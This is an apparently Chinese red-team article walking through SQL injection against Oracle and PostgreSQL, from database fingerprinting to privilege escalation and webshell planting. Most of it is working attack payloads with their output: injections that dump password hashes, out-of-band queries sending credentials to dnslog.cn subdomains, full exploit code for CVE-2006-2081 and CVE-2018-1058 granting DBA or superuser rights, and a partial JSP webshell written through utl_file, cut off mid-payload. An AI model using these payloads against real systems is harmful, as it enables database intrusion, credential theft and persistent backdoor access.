

# 数据库—从注入到提权的全家桶套餐

原创 队员编号055 酒仙桥六号部队

2020-08-06原文

这是 酒仙桥六号部队 的第 55 篇文章。

全文共计5397个字，预计阅读时长17分钟。

## 前言

偶然看到了最新的数据库流行度排名，发现在前5名的关系型数据库中，日常渗透测试见到最多的便是MySQL，排名第一的Oracle可能因为企业版高昂的价格限制了用户群众，在实际中相对于MySQL遇到的偏少，作为完全免费开源的PostgreSQL，虽然也占据了榜单Top 4，但目前在国内碰到的几率也很小。

356 systems in ranking, June 2020

| Rank     |          |          | DBMS                 | Database Model             | Score    |          |          |
|----------|----------|----------|----------------------|----------------------------|----------|----------|----------|
| Jun 2020 | May 2020 | Jun 2019 |                      |                            | Jun 2020 | May 2020 | Jun 2019 |
| 1.       | 1.       | 1.       | Oracle               | Relational, Multi-model    | 1343.59  | -1.85    | +44.37   |
| 2.       | 2.       | 2.       | MySQL                | Relational, Multi-model    | 1277.89  | -4.75    | +54.26   |
| 3.       | 3.       | 3.       | Microsoft SQL Server | Relational, Multi-model    | 1067.31  | -10.99   | -20.45   |
| 4.       | 4.       | 4.       | PostgreSQL           | Relational, Multi-model    | 522.99   | +8.19    | +46.36   |
| 5.       | 5.       | 5.       | MongoDB              | Document, Multi-model      | 437.08   | -1.92    | +33.17   |
| 6.       | 6.       | 6.       | IBM Db2              | Relational, Multi-model    | 161.81   | -0.83    | -10.39   |
| 7.       | 7.       | 7.       | Elasticsearch        | Search engine, Multi-model | 149.69   | +0.56    | +0.86    |
| 8.       | 8.       | 8.       | Redis                | Key-value, Multi-model     | 145.64   | +2.17    | -0.48    |
| 9.       | 9.       | ↑ 11.    | SQLite               | Relational                 | 124.82   | +1.78    | -0.07    |
| 10.      | ↑ 11.    | 10.      | Cassandra            | Wide column                | 119.01   | -0.15    | -6.17    |

所以这次先重点研究一下Oracle与PostgreSQL这两种数据库从手注到提权的不同方式，避免过度依赖sqlmap一把梭的尴尬局面。



## SQL注入分析

### 1. 数据库类型判断

身为关系型数据库，自然避免不了SQL注入的话题，而在进行注入前，我们首先要对数据库的种类进行判断  
Oracle：根据特有的表进行判断：

```
and (select count(*) from sys.user_tables)>0
```

← → ↻ ⓘ 127.0.0.1:8080/Shopping/index.jsp?id=1%20and%20(select%20count(\*)%20from%20sys.user\_tables)>0  
新闻标题：时讯新闻  
新闻内容：最新时讯速递

PostgreSQL：根据特有的语法判断：

```
and+1::int=1--
```

← → ↻ ⓘ 不安全 | 172.20.10.8/test.php?uid=2+and+1::int=1--  
用户名：admin  
用户密码：admin

接下来我们从各自的数据库语法去分析不同的SQL注入方式，SQL注入按照我们熟悉的注入语法又划分为：基于布尔的盲注、基于时间延


迟的盲注、显错注入、联合查询注入、堆查询注入，我们依次来对两种数据库进行分析。

## 2. 联合查询注入

### Oracle

a. 在Oracle中，存在dual虚拟表，任何用户都可以去读取查询，因为Oracle数据库的查询语句必须包含from属性，所以常用在没有目标表的select查询语句中，比如可以查询当前用户等。

```
and 1=2 union select null,user,null from dual (获取当前用户名)
```



← → C 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%201=2%20union%20select%201,user,%27null%27%20from%20dual  
新闻标题: SYSTEM 新闻内容: null

b. Oracle联合查询注入需要依次判断每个字段的字段类型，而不能像mysql中字段直接全部套用数字型。

```
and 1=2 union select 1,null,null from dual
```

若返回正常则为整数型，异常则为字符型'null'。

```
and 1=2 union select 1,'null','null' from dual
```



← → C 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%201=2%20union%20select%201,%27null%27,%27null%27%20from%20dual  
新闻标题: null 新闻内容: null

c. Oracle数据库不支持mysql中limit功能，但可以通过rownum来限制返回的结果集的行数。查看前5个数据库用户，数据库用户均存在dba\_users表中。

```
and 1=2 union select 1,username,password from dba_users where rownum<=5
```

新闻标题: DBSNMP  
新闻内容: 6D737F557F40903E  
新闻标题: MGMT\_VIEW  
新闻内容: FB55F55CF299061E  
新闻标题: SYS  
新闻内容: EA26B7F6DFED8381  
新闻标题: SYSMAN  
新闻内容: 678A729173BE0CEC  
新闻标题: SYSTEM  
新闻内容: C07A8CC5FC61D613

d. 联合查询注入需要用到查看表结构、字段名等功能，在mysql中大家所熟知的是information\_schema，而在Oracle中同样拥有此类功能视图。

dba\* dba拥有的或可以访问的所有对象

all\* 某用户拥有的或可以访问的所有的对象

user\_\*

某用户拥有的所有对象(必须是拥有者owner，相当于表的创建者)

比如在user\_tab\_columns中，表名与字段名一一对应展示，可以同时表名及字段名进行查询：

```
and 1=2 union select 1,table_name,column_name from user_tab_columns where rownum<=2000
```

```
← → ↻ 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%201=2%20union%20select%201,table_name,column_name%20from%20user_tab_columns%20where%20rownum%20<=2000
新闻标题: REPCAT$_USER_PARM_VALUES
新闻内容: PARM_VALUE
新闻标题: REPCAT$_USER_PARM_VALUES
新闻内容: TEMPLATE_PARAMETER_ID
新闻标题: REPCAT$_USER_PARM_VALUES
新闻内容: USER_ID
新闻标题: REPCAT$_USER_PARM_VALUES
新闻内容: USER_PARAMETER_ID
新闻标题: SQLPLUS_PRODUCT_PROFILE
新闻内容: ATTRIBUTE
新闻标题: SQLPLUS_PRODUCT_PROFILE
新闻内容: CHAR_VALUE
新闻标题: SQLPLUS_PRODUCT_PROFILE
新闻内容: DATE_VALUE
新闻标题: SQLPLUS_PRODUCT_PROFILE
新闻内容: LONG_VALUE
新闻标题: SQLPLUS_PRODUCT_PROFILE
新闻内容: NUMERIC_VALUE
新闻标题: SQLPLUS_PRODUCT_PROFILE
新闻内容: PRODUCT
新闻标题: SQLPLUS_PRODUCT_PROFILE
新闻内容: SCOPE
新闻标题: SQLPLUS_PRODUCT_PROFILE
新闻内容: USERID
新闻标题: TBNEWS
新闻内容: ID
新闻标题: TBNEWS
新闻内容: NEWSCONTENT
新闻标题: TBNEWS
新闻内容: NEWSTITLE
新闻标题: TBUSER
新闻内容: ID
新闻标题: TBUSER
新闻内容: PASSWORD
新闻标题: TBUSER
新闻内容: USERNAME
```

e. 其他常用语句:

可通过查看数据库文件位置间接判断操作系统。

```
and 1=2 union select 1,name,'null' from V$DATAFILE
```

```
← → ↻ 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%201=2%20union%20select%201,name,%27null%27%20from%20V$DATAFILE
新闻标题: C:\ORACLE\PRODUCT\10.2.0\ORADATA\ORCL\EXAMPLE01.DBF
新闻内容: null
新闻标题: C:\ORACLE\PRODUCT\10.2.0\ORADATA\ORCL\SYSAUX01.DBF
新闻内容: null
新闻标题: C:\ORACLE\PRODUCT\10.2.0\ORADATA\ORCL\SYSTEM01.DBF
新闻内容: null
新闻标题: C:\ORACLE\PRODUCT\10.2.0\ORADATA\ORCL\UNDOTBS01.DBF
新闻内容: null
新闻标题: C:\ORACLE\PRODUCT\10.2.0\ORADATA\ORCL\USERS01.DBF
新闻内容: null
```

查看数据库版本:

```
and 1=2 union select 1,version,'null' from v$instance
```

```
← → ↻ 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%201=2%20union%20select%201,version,%27null%27%20from%20v$instance
新闻标题: 10.2.0.3.0 新闻内容: null
```

查看用户权限:

```
and 1=2 union select 1,privilege,'null' from session_privs
```



查看主机IP:

```
and 1=2 unions select utl_inaddr.get_host_address from dual
```



## PostgreSQL

a. 在 order by 确认字段数量后需跟 oracle 一样，使用 null 来填充字段，然后依次去判断每个字段的字符类型（字符类型用 'null'，整数型用直接用整数代替），若直接使用整数型 1, 2, 3 来填充则会报错。

```
and 1=2 union select 1,2,3
```

← → ↻ 不安全 | 172.16.139.152/test.php?uid=1%20and%201=2%20union%20select%201,2,3

(!) Warning: pg\_query(): Query failed: 閉塞口: UNION 讀動被毀 text 毀 integer 消息短問 LINE 1: select \* from tbuser whe  
C:\Users\\Desktop\php\phpStudy\WWW\test.php on line 13

Call Stack

| # | Time   | Memory | Function   |
|---|--------|--------|------------|
| 1 | 0.2029 | 135712 | {main}()   |
| 2 | 0.2196 | 137136 | pg_query() |

```
and 1=2 union select null,null,null
```

← → ↻ 不安全 | 172.16.139.152/test.php?uid=1%20and%201=2%20union%20select%20null,null,null

用户名:  
用户密码:

最终判断出的每个字段的类型，以及页面回显位。

```
and 1=2 union select 100,'null','null'
```

← → ↻ 不安全 | 172.16.139.152/test.php?uid=1%20and%201=2%20union%20select%20100,%27null%27,%27null%27

用户名: null  
用户密码: null

b. 查询当前数据库使用current\_database()函数。

```
and 1=2 union select 1,current_database(),'null'
```

← → ↻ 不安全 | 172.16.139.152/test.php?uid=1%20and%201=2%20union%20select%201,current\_database(),%27null%27

用户名: test  
用户密码: null

c. PostgreSQL数据库中的pg\_stat\_user\_tables相当于mysql中的information\_schema.tables(), realname代替mysql中的table\_name进行查询。

d. PostgreSQL中的limit与mysql中的使用有所差异，语法为limit 1 offset 0。

```
and 1=2 union select 1,relname,'null' from pg_stat_user_tables  
limit 1 offset 0
```

← → 172.16.139.152/test.php?uid=1%20and%201=2%20union%20select%20,rolname,%27null%27%20from%20pg\_stat\_user\_tables%20limit%201%20offset%200  
用户名: tbuser  
用户密码: null

之后便与mysql中的联合查询注入步骤及用法一样往后进行注入取值。

```
and 1=2 union select 1,column_name,'null' from  
information_schema.columns where table_name = 'tbuser' limit 1  
offset 0
```

172.16.139.152/test.php?uid=1%20and%201=2%20union%20select%20,rolname,%27null%27%20from%20pg\_stat\_user\_tables%20limit%201%20offset%200  
← → 172.16.139.152/test.php?uid=1%20and%201=2%20union%20select%20,rolname,%27null%27%20from%20pg\_stat\_user\_tables%20limit%201%20offset%200  
用户名: id  
用户密码: null

```
and 1=2 union select 1,username,password from tbuser where id =  
2
```

172.16.139.152/test.php?uid=1  
← → 172.16.139.152/test.php?uid=1  
用户名: admin  
用户密码: admin

e. 利用sql注入查找超级用户postgres密码PostgreSQL数据库中用户账号密码存在于pg\_authid以及pg\_shadow表中。

```
and 1=2 union select 1,rolname,rolpassword from pg_authid limit  
1 offset 0
```

192.168.1.9/test.php?uid=1%20and%201=2%20union%20select%20,rolname,rolpassword%20from%20pg\_authid%20limit%201%20offset%200  
用户名: postgres  
用户密码: md5a3556571e93b0d20722ba62be61e8c2d

```
and 1=2 union select 1,username,passwd from pg_shadow limit 1  
offset 0
```

192.168.1.9/test.php?uid=1%20and%201=2%20union%20select%20,username,passwd%20from%20pg\_shadow%20limit%201%20offset%200  
用户名: postgres  
用户密码: md5a3556571e93b0d20722ba62be61e8c2d



此处有个需要注意的地方就是md5解出来的字符并不是全部都为密码，而是为“密码+账号”，如图所示，123456为用户postgres的密码。



获取账号密码后，可以远程连接执行sql命令。



### 3. 布尔盲注

Oracle

a. instr() 函数: 查找一个字符串在指定字符串的出现位置。

```
and 1=(instr((select user from dual), 'S'))
```

```
and 2=(instr((select user from dual), 'Y'))
```

```
and 3=(instr((select user from dual), 'S'))
```

← → 🔄 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%201=(instr((select%20user%20from%20dual),%27SYS%27))--

新闻标题: 时讯新闻  
新闻内容: 最新时讯速递

b. decode() 函数与 substr() 函数结合: decode 函数为字符串运算函数, 若字符串1等于字符串2, 则返回1, 不等于则返回0。

```
and 1=(select decode(user,'SYSTEM',1,0) from dual) -  
-
```

← → 🔄 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=2%20and%201=(select%20decode(user,%27SYSTEM%27,1,0)%20from%20dual)%20--

新闻标题: 热点新闻  
新闻内容: 最近频繁高温

与 substr() 函数结合, 进行布尔盲注。

```
and 1=(select decode(substr((select username||password from  
tbuser),1,1),'t',1,0) from dual) --
```

```
and 1=(select decode(substr((select username||password from  
tbuser),2,1),'e',1,0) from dual) --
```

```
and 1=(select decode(substr((select username||password from  
tbuser),3,1),'s',1,0) from dual) --
```

```
and 1=(select decode(substr((select username||password from  
tbuser),4,1),'t',1,0) from dual) --
```

c. 常规 ascii 值猜解。

先使用 length() 判断字符串长度。

```
and 8=(select length(username||password) from tbuser where  
rownum=1)
```

← → 🔄 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%208=(select%20length(username%7c%7cpassword)%20from%20tbuser%20where%20rownum=1)

新闻标题: 时讯新闻  
新闻内容: 最新时讯速递

再逐个字符去猜解 `ascii` 码值。

```
and 116=(select ascii(substr(username||password,1,1)) from
tbuser where rownum=1)
```

← → 🔄 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%20116=(select%20ascii(substr(username%7c%7cpassword,1,1))%20from%20tbuser%20where%20rownum=1)

新闻标题: 时事新闻  
新闻内容: 最新时事速递

```
and 101=(select ascii(substr(username||password,2,1)) from
tbuser where rownum=1) and 115=(select
ascii(substr(username||password,3,1)) from tbuser where
rownum=1)and 116=(select ascii(substr(username||password,4,1))
from tbuser where rownum=1)
```

...

PostgreSQL:

a. 常规 `ascii` 值猜解

`length` 猜解长度。

```
and (select length(current_database())) between 0 and 30
```

← → 🔄 不安全 | 172.20.10.8/test.php?uid=2%20and%20(select%20length(current\_database()))%20between%200%20and%2030

用户名: admin  
用户密码: admin

拆解每个字符 `ascii` 值，之后步骤与 `oracle` 相同，不再阐述。

```
and (select ascii(substr(current_database(),1,1))) between 0 and
127
```

← → 🔄 不安全 | 172.20.10.8/test.php?uid=2%20and%20(select%20ascii(substr(current\_database(),1,1)))%20between%200%20and%20127

用户名: admin  
用户密码: admin

#### 4. 报错注入

Oracle:

utl\_inaddr.get\_host\_name() 函数

```
and 1=utl_inaddr.get_host_name((select username||password from
dba_users where rownum=1))
```

← → ⌂ 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%201=utl\_inaddr.get\_host\_name((select%20username%7c%7cpasswor...  
java.sql.SQLException: ORA-29257: 未知的主机 SYSEA26B7F6DFED838 ORA-06512: 在 "SYS.UTL\_INADDR", line 4 ORA-06512: 在 "SYS.UTL\_INADDR", line 35 ORA-06512: 在 line 1

ctxsys.drithsx.sn() 函数

```
and 1=ctxsys.drithsx.sn(1,(select username from dba_users where
rownum=1))
```

← → ⌂ 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%201=ctxsys.drithsx.sn(1,(select%20username%20from%20dba\_users%20where%20rownum=1))  
java.sql.SQLException: ORA-20000: Oracle Text 错误: DRG-11701: 主题词表 SYS 不存在 ORA-06512: 在 "CTXSYS.DRUE", line 160 ORA-06512: 在 "CTXSYS.DRITHSX", lin

XMLType() 函数

```
and (select upper(XMLType(chr(60)||chr(58)|| (select username
from tuser where rownum=1)||chr(62))) from dual) is not null
```

← → ⌂ 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%20(select%20upper(XMLType(chr(60)%7c%7cchr(58)%7c%7cselect%20username%20from%20tuser%20where%20rownum=1)%7...  
java.sql.SQLException: ORA-31011: XML 语法分析失败 ORA-19202: XML 处理 LPX-00110: Warning: 无效的 QName "test" 不是名称 Error at line 1 时出错 ORA-06512: 在 "SYS.XMLTYPE", line 30

dbms\_xdb\_version.checkin() 函数

```
and (select dbms_xdb_version.checkin((select username||password
from tuser where rownum=1)) from dual) is not null
```

← → ⌂ 不安全 | 172.20.10.9:8080/Shopping/index.jsp?id=1%20and%20(select%20dbms\_xdb\_version.checkin((select%20username%7c%7cpasswor...  
java.sql.SQLException: ORA-31001: 资源句柄或路径名 testtest 无效

bms\_xdb\_version.makeversioned() 函数

```
and (select dbms_xdb_version.makeversioned((select
username||password from tuser where rownum=1)) from dual) is
not null
```




dbms\_xdb\_version.uncheckout() 函数

```
and (select dbms_xdb_version.uncheckout((select
username||password from tuser where rownum=1)) from dual) is
not null
```



dbms\_utility.sqlid\_to\_sqlhash() 函数

```
and (SELECT dbms_utility.sqlid_to_sqlhash((select
username||password from tuser where rownum=1)) from dual) is
not null
```



## PostgreSQL

cast() 函数

```
and 1=cast(current_database()::text as int)--
```



| # | Time   | Memory | Function          | Location        |
|---|--------|--------|-------------------|-----------------|
| 1 | 0.1972 |        | 135776 {main}()   | .../test.php:0  |
| 2 | 0.2141 |        | 137208 pg_query() | .../test.php:13 |

```
and 1=cast((select relname from pg_stat_user_tables limit 1
offset 0)::text as int)--
```



之后按照联合查询对应语句依次注入取值即可。

```
and 1=cast((select username||cpassword from tbuser where id=2)::text as int)--
```




## 5. 延时注入

### Oracle

dbms\_pipe.receive\_message() 函数 DBMS\_PIPE.RECEIVE\_MESSAGE('AAA', 3) 函数，表示将为从管道AAA返回的数据等待3秒判断是否存在。

```
and 1=dbms_pipe.receive_message('AAA', 3)
```



结合 decode() 函数进行盲注：

```
and 1=(select
decode(substr(user,1,1),'S',dbms_pipe.receive_message('AAA',3),0)
) from dual)
```



```
and 1=(select
decode(substr(user,2,1),'Y',dbms_pipe.receive_message('AAA',3),0)
) from dual)
```

```
and 1=(select
decode(substr(user,3,1),'S',dbms_pipe.receive_message('AAA',3),0)
) from dual)
```

...

## PostgreSQL

PostgreSQL中延时睡眠函数pg\_sleep()与mysql中的sleep()用法一致。

```
and 1=(select 1 from pg_sleep(5))
```






## 6. 堆查询注入

### Oracle

Oracle不支持堆查询注入，尝试堆查询注入直接对';'报错为无效字符。



### PostgreSQL

堆叠注入可以结束上一条sql语句，开启新的sql语句，所以可以进行的操作也比较多，比如采用与联合查询注入相同的步骤，也可采用带外注入等。

```
← → ↻ ① 不安全 | 172.20.10.8/test.php?uid=2;select%20,username,passwd%20from%20pg_shadow%20limit%201%20offset%200  
用户名: postgres  
用户密码: md5a3556571e93b0d20722ba62be61e8c2d
```

## 7. 带外注入

### Oracle

oracle中包含大量低权限用户可访问的默认功能，可以使用建立带外连接。utl\_http包可用于向其他主机提出任意http请求(需要公网http服务)。

```
and (select utl_http.request('dnslog.cn:80')||(select user from dual))is not null
```

当没有http服务接收时，可以采用utl\_inaddr包将主机名解析为IP地址，此包可根据指定的服务器生成DNS查询。

```
and (select utl_inaddr.get_host_address((select user from dual)||'.tmpgak.dnslog.cn') from dual)is not null
```

Get SubDomain

Refresh Record

pncwuy.dnslog.cn

| DNS Query Record        | IP Address      |
|-------------------------|-----------------|
| SYSTEM.pncwuy.dnslog.cn | 221.171.100.100 |

## PostgreSQL

支持跨库进行查询，利用数据库拓展dblink实现dns带外注入需要先创建dblink拓展，若服务器为windows，则可以直接安装拓展。

```
CREATE EXTENSION dblink;
```

进行查询：

```
test.php?uid=1;select * from dblink('host='||(select passwd from pg_shadow limit 1 offset 1)||'.mn8k6n.dnslog.cn user=user dbname=dbname','select user')RETURNS (result TEXT);
```

# DNSLog.cn

Get SubDomain Refresh Record

| DNS Query Record                                     | IP Address     | Created Time        |
|--|----------------|---------------------|
| md55a2e54ee57e5b7273b9a8fed78c1ebd8.mn8k6n.dnslog.cn | 221.181.181.85 | 2020-07-06 18:02:13 |
| md5a3556571e93b0d20722ba62be61e8c2d.mn8k6n.dnslog.cn | 221.181.181.85 | 2020-07-06 17:59:48 |
| postgres.mn8k6n.dnslog.cn                            | 221.181.181.84 | 2020-07-06 17:55:37 |

## 数据库用户权限提升

### Oracle数据库用户提权

提升漏洞编号为 CVE-2006-2081，漏洞成因由SYS用户运行的DBMS\_EXPORT\_EXTENSION存储过程存在PL/SQL注入漏洞，允许低权限用户以DBA权限执行任意SQL代码，此项为Oracle 10g经典提权漏洞。

先查询用户权限：

```
`select * from user_role_privs;`
```

```
SQL> select * from user_role_privs;
USERNAME          GRANTED_ROLE          ADM DEF OS_
-----
TEST              CONNECT               NO YES NO
TEST              RESOURCE              NO YES NO
```

创建程序包：

Create or REPLACE

```
PACKAGE HACKERPACKAGE AUTHID CURRENT_USER  
  
IS  
  
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3  
VARCHAR2,p4 VARCHAR2,env  
SYS.odcienv)  
  
RETURN NUMBER;  
  
END;  
  
/
```



```
SQL> Create or REPLACE  
2 PACKAGE HACKERPACKAGE AUTHID CURRENT_USER  
3 IS  
4 FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3 VARCHAR2,p4 VARCHAR2,env  
5 SYS.odcienv)  
6 RETURN NUMBER;  
7 END;  
8 /
```

创建程序包体：

```
Create or REPLACE PACKAGE BODY HACKERPACKAGE  
  
IS  
  
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3  
VARCHAR2,p4 VARCHAR2,env  
SYS.odcienv)  
  
RETURN NUMBER  
  
IS  
  
pragma autonomous_transaction;  
  
BEGIN  
  
EXECUTE IMMEDIATE 'GRANT DBA TO test';  
  
COMMIT;  
  
RETURN(1);
```

END;

END;

/

```
SQL> Create or REPLACE PACKAGE BODY HACKERPACKAGE
 2  IS
 3  FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo, p3 VARCHAR2, p4 VARCHAR2, env
 4  SYS.odcienv)
 5  RETURN NUMBER
 6  IS
 7  pragma autonomous_transaction;
 8  BEGIN
 9  EXECUTE IMMEDIATE 'GRANT DBA TO test';
10  COMMIT;
11  RETURN(1);
12  END;
13  END;
14  /
程序包体已创建。
```

创建过程：

DECLARE

INDEX\_NAME VARCHAR2(200);

INDEX\_SCHEMA VARCHAR2(200);

TYPE\_NAME VARCHAR2(200);

TYPE\_SCHEMA VARCHAR2(200);

VERSION VARCHAR2(200);

NEWBLOCK PLS\_INTEGER;

GMFLAGS NUMBER;

v\_Return VARCHAR2(200);

BEGIN

INDEX\_NAME := 'A1';

INDEX\_SCHEMA := 'TEST';

TYPE\_NAME := 'HACKERPACKAGE';

```

TYPE_SCHEMA := 'TEST';

VERSION := '10.2.0.2.0';

GMFLAGS := 1;

v_Return :=
SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(INDEX_NAME
=>
INDEX_NAME,
INDEX_SCHEMA=> INDEX_SCHEMA,
TYPE_NAME => TYPE_NAME,
TYPE_SCHEMA => TYPE_SCHEMA,
VERSION => VERSION,
NEWBLOCK => NEWBLOCK,
GMFLAGS => GMFLAGS);

END;

/

```

再次查看用户权限：

```

SQL> select * from user_role_privs;

```

| USERNAME | GRANTED_ROLE | ADM | DEF | OS_ |
|----------|--------------|-----|-----|-----|
| TEST     | CONNECT      | NO  | YES | NO  |
| TEST     | DBA          | NO  | YES | NO  |
| TEST     | RESOURCE     | NO  | YES | NO  |

EXP地址：

[https://www.exploit-db.com/exploits/1719`](https://www.exploit-db.com/exploits/1719)

PostgreSQL数据库用户权限

---

提升漏洞编号：CVE-2018-1058

利用范围：PostgreSQL数据库版本9.3-10

原理：当数据库用户创建一个数据库时，PostgreSQL会创建一个叫public的模式，任何用户都可以在public模式下创建对象，若不进行其他配置设定修改的情况下，默认查询等操作都是优先在public中进行查询。

如select \* from a等价于select \* from public.a。

而名字相同的对象可以在相同数据库的不同模式下存在，也就是一个用户可以修改其他用户的查询行为，所以我们只需要通过在public模式下植入一个常见函数，比如转换大小写的函数lower(text)和upper(text)，函数功能为当此函数被超级用户调用执行时，将超级用户权限赋予低权限用户即可实现用户权限提升。

利用步骤详情：

1. 查看tiquan用户是否具有超级用户权限。

```
postgres=# SELECT rolname,rolsuper FROM pg_roles;
+-----+-----+
| rolname | rolsuper |
+-----+-----+
| postgres | t        |
| test     | t        |
| tiquan   | f        |
+-----+-----+
```

2. tiquan用户创建表并插入数据。

```
`CREATE TABLE public.tiquan AS SELECT 'tiquan'::varchar AS
contents;`
```

```
postgres=# CREATE TABLE public.tiquan AS SELECT 'tiquan'::varchar AS contents;
Query OK, 1 rows affected (0.02 秒)
```

```
postgres=# |
```

3. tiquan用户定义upper()函数。

```
CREATE FUNCTION public.upper(varchar) RETURNS TEXT AS $$
```

```
ALTER ROLE tiquan SUPERUSER;
```

```
SELECT pg_catalog.upper($1);
```

```
$$ LANGUAGE SQL VOLATILE;
```

4. 超级用户查询时候使用upper函数，此时已经执行了ALTER ROLE tiquan SUPERUSER。



```
SELECT upper(contents) FROM tiquan;
```

&lt;

|||

输出窗口

数据输出

解释

消息

历史

|   | upper<br>text |
|---|---------------|
| 1 | TIQUAN        |

5. 再次查看tiquan用户权限，成功提权至超级用户。

```
postgres=# SELECT rolname,rolsuper FROM pg_roles;
```

```
+-----+-----+
| rolname | rolsuper |
+-----+-----+
| postgres | t        |
| test     | t        |
| tiquan   | t        |
+-----+-----+
```

3 行于数据集 (0.01 秒)

写入webshell

## Oracle写入webshell

---

1. 利用存储过程写入webshell。

a. 创建webshell目录为站点绝对路径(需要已知绝对路径)。

```
create or replace directory WEBSHELL_DIR as 'C:\apache-tomcat-8.5.56\webapps\Shopping';
```

b. 利用存储过程写入一句话木马。

```
declare
    webshell_file utl_file.file_type;
begin
    webshell_file := utl_file.fopen('WEBSHELL_DIR', '1.jsp',
    'W');


    utl_file.put_line(webshell_file, '<%@page
import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!clas
s U extends ClassLoader{U(ClassLoader c){super(c);}public Class
g(byte []b){return
super.defineClass(b,0,b.length);}}%><%if(request.getParameter("p
ass")!=null){String k((""+UUID.randomUUID()).replace("-
", "").substring(16));session.putValue("u",k);out.print(k);return;
}Cipher c=Cipher.getInstance("AES");c.init(2,new
SecretKeySpec((session.getValue("u")+ "").getBytes(), "AES"));new
U(this.getClass().getClassLoader()).g(c.doFinal(new
